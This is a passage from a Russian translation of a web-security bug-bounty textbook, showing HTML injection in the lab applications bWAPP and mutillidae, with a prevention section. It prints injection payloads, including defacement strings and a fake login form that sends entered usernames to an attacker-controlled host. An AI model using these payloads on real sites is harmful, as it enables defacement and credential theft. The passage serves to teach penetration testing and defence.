

Рис. 9-13. *Длина слов ответов полезных нагрузок*

Она сильно различается. Самый низкий 48,665, а самый высокий 50,039. Не только это, но мы также можем видеть вывод, где очевидно, что наша атака прошла успешно. По мере спуска вниз вы увидите полные списки каталогов в самом высоком ответе полезной нагрузки (рис. 9-14).



Рис. 9-14. *Списки каталогов в инструменте Comparer*

В качестве доказательства концепции мы можем сделать заключение, что приложение имеет уязвимости командной инъекции.

Глава 10

Поиск уязвимостей HTML и SQL-инъекций

В этой главе мы узнаем, что такое HTML инъекция и SQL-инъекция. Мы также узнаем, как мы можем предотвратить их. HTML-инъекция и SQL-инъекция это разные вещи. Поэтому мы будем изучать их отдельно. В первой половине этой главы мы поговорим об инъекции HTML, а во второй части об SQL инъекции.

Что такое HTML-инъекция?

В этой книге мы уже узнали о многих типах атак. Мы видели, что веб-приложение может иметь множество типов уязвимостей, которые злоумышленники могут использовать с помощью различных типов атак. Мы также узнали, что хорошее тестирование безопасности является частью профилактики. Как тестировщик на проникновение, ваша задача будет заключаться в том, чтобы найти эти уязвимости для ваших клиентов в веб-приложении.

Позвольте мне рассказать вам об одной ключевой особенности HTML-инъекции в самом начале. HTML-инъекция встречается редко. И это не считается таким серьезным, как межсайтовый скриптинг или атаки XXE. Однако это может быть разрушительным, потому что это может испортить веб-сайт. Это может изменить внешний вид веб-сайта. Но, он не может проникнуть в систему и украсть данные.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_10

Он даже не может уничтожить базу данных. Однако эта часть тестирования безопасности и не следует это пропускать, потому что, как я уже упоминал ранее, она может испортить внешний вид веб-сайта, а это может стоить репутации вашего клиента. В этом разделе мы увидим, как мы можем это протестировать. Мы также узнаем, как предотвратить это.

Нам следует знать и о другом риске. Злоумышленники с помощью HTML-инъекции могут попытаться украсть данные пользователя, разместив поддельную форму входа. Мы найдем такие уязвимости в нашей виртуальной лаборатории.

Кроме того, мы можем суммировать несколько ключевых моментов об инъекции HTML:

- HTML инъекция это атака рендеринга.
- HTML код инъекции внедряется в веб-страницу.
- Веб-сайт выполняет этот код HTML инъекции и отображает его содержимое.
- Он часто рассматривается как подраздел атаки межсайтового скриптинга (XSS), поскольку в некоторых случаях он приводит к атаке XSS и может быть более опасным.

На следующем этапе мы запустим нашу виртуальную лабораторию и откроем Kali Linux и OWASP BWA. Для первого теста нам понадобится намеренно уязвимое приложение bWAPP.

Поиск уязвимостей HTML-инъекций

Злоумышленники могут попытаться протестировать ваше веб-приложение, внедрив произвольный HTML-код в уязвимую веб-страницу. На следующей странице приложения bWAPP показана уязвимая форма входа в систему. Здесь вы можете ввести любой тип HTML-инъекции. Страница будет выполнять и отображать выходные данные. Он называется отраженной инъекцией HTML, потому что он будет отражать выходные данные для конечного пользователя (рис. 10-1). В принципе, пользователь может контролировать точку ввода и вводить произвольный HTML-код, который может включать вредоносные ссылки, которые могут вызвать более опасные атаки XSS.

Это отражается, потому что HTML-код визуализируется и контролируется пользователем. Как тестировщик на проникновение, вы можете протестировать веб-приложение клиента, внедряя произвольный HTML-код. Если он отражает и контролируется вами, приложение имеет уязвимость. Входные формы не очищаются должным образом.



Рис. 10-1. *Уязвимая веб-страница bWAPP*

На этой странице я ввел свое имя в первое текстовое поле, но во втором текстовом поле я ввел этот простой HTML-код:

//code 10.1

```
<h1>You can add any HTML code here...</h1>
```

Вы можете увидеть отраженную инъекцию HTML на рис.10-2. Уязвимая веб-страница выполняет код и отображает его в нижней части веб-страницы.



Рис. 10-2. *В нижней части веб-страницы приложения bWAPP инъекция HTML-кода нанесла ущерб.*

Давайте откроем Burp Suite и, с включенным перехватом, позволим данным проходить через него. Поскольку приложение bWAPP было намеренно уязвимо, данные формы не были проверены должным образом; мы можем прочитать все, что проходит через поля формы (рис. 10-3).



Рис. 10-3. *Мы можем прочитать любые данные формы входа в bWAPP, которая проходит через Burp Suite.*

Вот вывод, который показывает все о данных POST, включая файл cookie и идентификатор сеанса.

//code 10.2

```
POST /bWAPP/htmli_post.php HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.2/bWAPP/htmli_post.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: PHPSESSID=n3470 6npi41did8c59klvta455; acopendivids=swing
set,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_
level=0
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

firstname=sanjib&lastname=sinha&form=submit
```

Дальше мы продемонстрируем, как происходит HTML инъекция и как веб-страница разрывается сверху вниз, повреждаясь. Поскольку этот тип атаки имеет дело с внешним видом веб-приложения, одной страницы, его можно считать менее рискованным. Что касается ценных данных системы или пользователя, это действительно менее рискованно; тем не менее, его не следует пропускать при тестировании на проникновение. Почему? Это может привести к еще большей атаке. Уязвимая веб-страница также показывает файл cookie сеанса пользователя, как мы только что видели в выводе Burp Suite (code 10.2). Злоумышленник может использовать его и запустить атаку XSS, которая может быть более опасной.

Дальше, в приложении bWAPP, мы увидим, как работает хранимая HTML инъекция. Он хранится в базе данных, а затем отражается. Основное различие между отраженной и сохраненной инъекцией HTML связано с соответствующим риском. Сохраненная инъекция HTML более рискованна и может быть более опасной. Через мгновение вы поймете, почему.

Давайте откроем хранимую в bWAPP страницу блога и введем простой HTML-код в текстовое поле. Это отражено на веб-странице (рис. 10-4).



Рис. 10-4. *Мы ввели код HTML-инъекции в хранимую страницу блога приложения bWAPP.*

Конечно, это довольно просто, и в этом нет ничего нового, но что произойдет, если мы введем форму для отправки туда некоторых учетных данных? В этом и кроется большая опасность. Давайте посмотрим, как это работает.

Мы собираемся ввести эту простую HTML-форму, которая будет принимать только имя пользователя.

//code 10.3

```
<form name="login" action="http://10.0.2.15:1234/test.html"
<table>
```

```
<tr><td>Username:</td><td><input type="text" name="username"
</td></tr>
</table>
<input type="submit" value="Submit" />
</form>
```

Мы не собираемся усложнять ситуацию. Сначала мы хотим понять механизм. Мы могли бы запросить больше данных у пользователя, заманивая их, гарантируя некоторые ложные преимущества. Как только мы отправим HTML-форму через это текстовое поле, она будет отражена на веб-странице. Теперь мы откроем пакет Burp и, продолжая его перехват, попытаемся захватить данные. Наша миссия состоит в том, чтобы прочитать и захватить все пользовательские данные, которые пользователь отправляет в эту форму (рис. 10-5).



Рис. 10-5. *Мы успешно разместили форму входа в приложении bWAPP.*

Теперь вы можете написать здесь все, что угодно. Я ввел то же самое слово. Одновременно я открыл Burp Suite, продолжая его перехват (рис. 10-6).



Рис. 10-6. *Burp Suite считывает отправленные данные в приложении bWAPP.*

Вот небольшой вывод, который захватил Burp Suite.

//code 10.4

```
GET /test.html?username=anything HTTP/1.1
Host: 10.0.2.15:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.2/bWAPP/htmli_stored.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Есть много уязвимостей, которые мы уже обнаружили в приложении. Если мы перейдем к исходному коду, мы обнаружим, что HTML-форма не была закодирована должным образом.

//code 10.5

```
<tr height="40">
 <td align="center">6</td>
 <td>sanjib</td>
 <td>2019-08-12 23:45:42</td>
 <td><form name="login" action="http://10.0.2.15:1234/test.html"
<table>
<tr><td>Username:</td><td><input type="text" name="username"
</td></tr>
</table>
<input type="submit" value="Submit" />
</form></td>
 </tr>
```

Если бы он был закодирован правильно, он выглядел бы так:

//code 10.6

```
<tr height="40">
 <td align="center">6</td>
 <td>sanjib</td>
 <td>2019-08-12 23:45:42</td>
<td><form name=&quot;login&quot; action=&quot;ht
tp://10.0.2.15:1234/test.html&quot;
<table>
<tr><td>Username:</td><td><input type=&quot;text&quot;
name=&quot;username&quot;</td></tr>
</table>
<input type=&quot;submit&quot; value=&quot;Submit&quot; />
</form></td>
```

Здесь очень важно другое. Вы можете прочитать данные в открытом тексте по URL-адресу. Он должен был быть зашифрован. Таким образом, Burp Suite также довольно легко считывает данные и фиксирует все, что было отправлено через форму.

Если процесс отправки HTML-формы был правильно закодирован, хранимый блог приложения bWAPP будет отражать веб-страницу, как показано на рис. 10-7. Злоумышленник больше не сможет использовать эту уязвимость.



Рис. 10-7. *Форма больше не отображается на хранимой странице блога приложения bWAPP.*

Эксплуатация HTML-инъекций

Иногда веб-приложение предоставляет пользователям отдельный интерфейс для изменения цвета или шрифтов. Проблема в том, что вам, как разработчику, необходимо использовать форму для приема запросов от пользователей. Если данные вашей формы не будут должным образом проверены, закодированы или HTML-скрипты не будут удалены, злоумышленник может воспользоваться шансом испортить веб-сайт.

Для этого теста нам нужно другое намеренно уязвимое веб-приложение: mutillidae. Давайте откроем его и перейдем на веб-страницу, где мы можем изменить цвет страницы, отправив данные (рис. 10-8). Пока мы меняем цвет страницы, мы внедряем HTML-код и видим результат.



Рис. 10-8. *Инъекция HTML кода применяется при изменении цвета веб-страницы с помощью приложения mutillidae.*

Если эти данные формы веб-страницы были правильно проверены, вы не могли передать ничего, кроме значения цвета. Однако это веб-приложение намеренно уязвимо; поэтому мы можем внедрить код HTML инъекции, и он немедленно отразит измененную веб-страницу (рис. 10-9).



Рис. 10-9. *Код HTML инъекции изменил и испортил веб-страницу.*

На этот раз код непростой, так как нам нужно добавить специальные символы, чтобы он отражал эффект инъекции HTML с цветом.

//code 10.7

```
FF0000"><h1>This site has been HACKED"</h1>
```

Мы использовали закрывающий тег и добавили код HTML-инъекции после значения цвета. Это еще один пример отраженной инъекции HTML. В следующем шаге мы увидим, как мы можем нанести еще больший ущерб хранимой странице блога (рис. 10-10).



Рис. 10-10. *HTML-инъекция на странице блога приложения mutillidae*

На этот раз мы добавим немного подвижного текста на страницу блога. Код выглядит следующим образом:

//code 10.8

```
I am going to inject HTML code</td><h1><marquee>This site has
been hacked!</marquee></h1>
```

На рис. 10-11 показано, как мы добавляем код HTML-инъекции на страницу блога.



Рис. 10-11. *Добавление HTML-инъекции на страницу блога приложения mutillidae*

Элемент <marquee> начинает работать мгновенно. На странице блога мы видим перемещающийся текст поверх других сообщений. На рис. 10-12 мы видим первую часть перемещающегося текста.



Рис. 10-12. *Поверх других текстов, элемент "marquee" перемещает текст.*

На рис. 10-13 мы видим, что текст почти исчезает по сравнению с другими текстами веб-страницы.



Рис. 10-13. *Текст "marquee" исчезает над другими текстами.*

Предотвращение HTML-инъекций

Я уже говорил ранее, что инъекция HTML не так рискованна, как инъекция SQL, о чем мы узнаем в следующем разделе. Тем не менее, тестировщик на проникновения должен хорошо разбираться в веб-структуре, особенно в том, как работает язык HTML.

Цикл запроса и ответа часто зависит от входных данных формы. Поэтому каждый ввод должен быть проверен, содержит ли он какой-либо код скрипта или какой-либо HTML-код. Следовательно, правильная проверка является лучшим решением. Каждый язык программирования имеет свои функции stripping-tags (зачистка тегов). В любом случае, ни один код не должен содержать никаких специальных символов или HTML скобок — <script></script>, <html></html>. Выбор функций проверки зависит от языка программирования, который является задачей разработчика. Однако тестировщик на проникновение должен указать на это в доказательстве концепции.

В доказательстве концепции тестировщик на проникновение также должен упомянуть эти неизбежные шаги, которые предотвратили бы внедрение HTML. Включите все типы экранирующих символов, о которых я упоминал ранее. Этот “escape” включает в себя HTML, JavaScript, CSS, JSON и URL-адреса. Правило состоит в том, чтобы никогда не доверять пользовательскому вводу. Правило HTML escape следует использовать перед вставкой пользовательских данных в содержимое HTML-элемента. Это правило применяется для экранирования атрибутов в общих атрибутах HTML.

Очистка HTML-разметки с помощью надлежащей библиотеки и реализация политики безопасности контента - это два важных фактора, которые следует поддерживать для предотвращения инъекций HTML.

Что такое SQL-инъекция?

